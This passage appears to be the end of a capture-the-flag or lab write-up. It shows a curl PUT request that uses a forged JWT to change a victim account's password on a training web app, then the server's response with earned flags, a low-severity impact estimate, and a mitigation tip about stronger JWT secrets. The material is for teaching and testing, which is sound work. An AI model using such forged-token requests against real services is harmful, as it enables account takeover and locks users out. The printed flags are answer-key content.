└─$ curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Langu
age: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
CJ9.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjktYjZjNTIxOTQ0ZWRhIiwiZXh
wIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIiwid2FzIjp0cnVlfQ.QVVgKeNuZpUlucA2SsASut-
9FIbWCjM8zB4wQLViqHs' -H 'Content-Type: application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Conn
ection: keep-alive' -H 'Referer: http://wasdat.fi:8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FB
ixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --data-raw '{"user":{"email":"wasdat-victim@example.com","us
ername":"wasdat-victim","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3ed01805e"}}'
HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Wed, 13 Sep 2023 09:00:43 GMT
Content-Type: application/json
Content-Length: 153
Connection: keep-alive
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
JWTFlagEarned: WasFlag4_3{AchievementUnlocked_MasterOfTokens}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "test",
    "email": "wasdat-victim@example.com",
    "image": null,
    "token": "",
    "username": "wasdat-victim"
  }
}
```

Impact estimation

Low severity. Attacker can only affect to individual customers accounts and by that block them to login their accounts.

Mitigation

Secret key should be longer and more complex. And don’t send it using HTTP method. More about that on https://fusionauth.io/articles/tokens/building-a-secure-jwt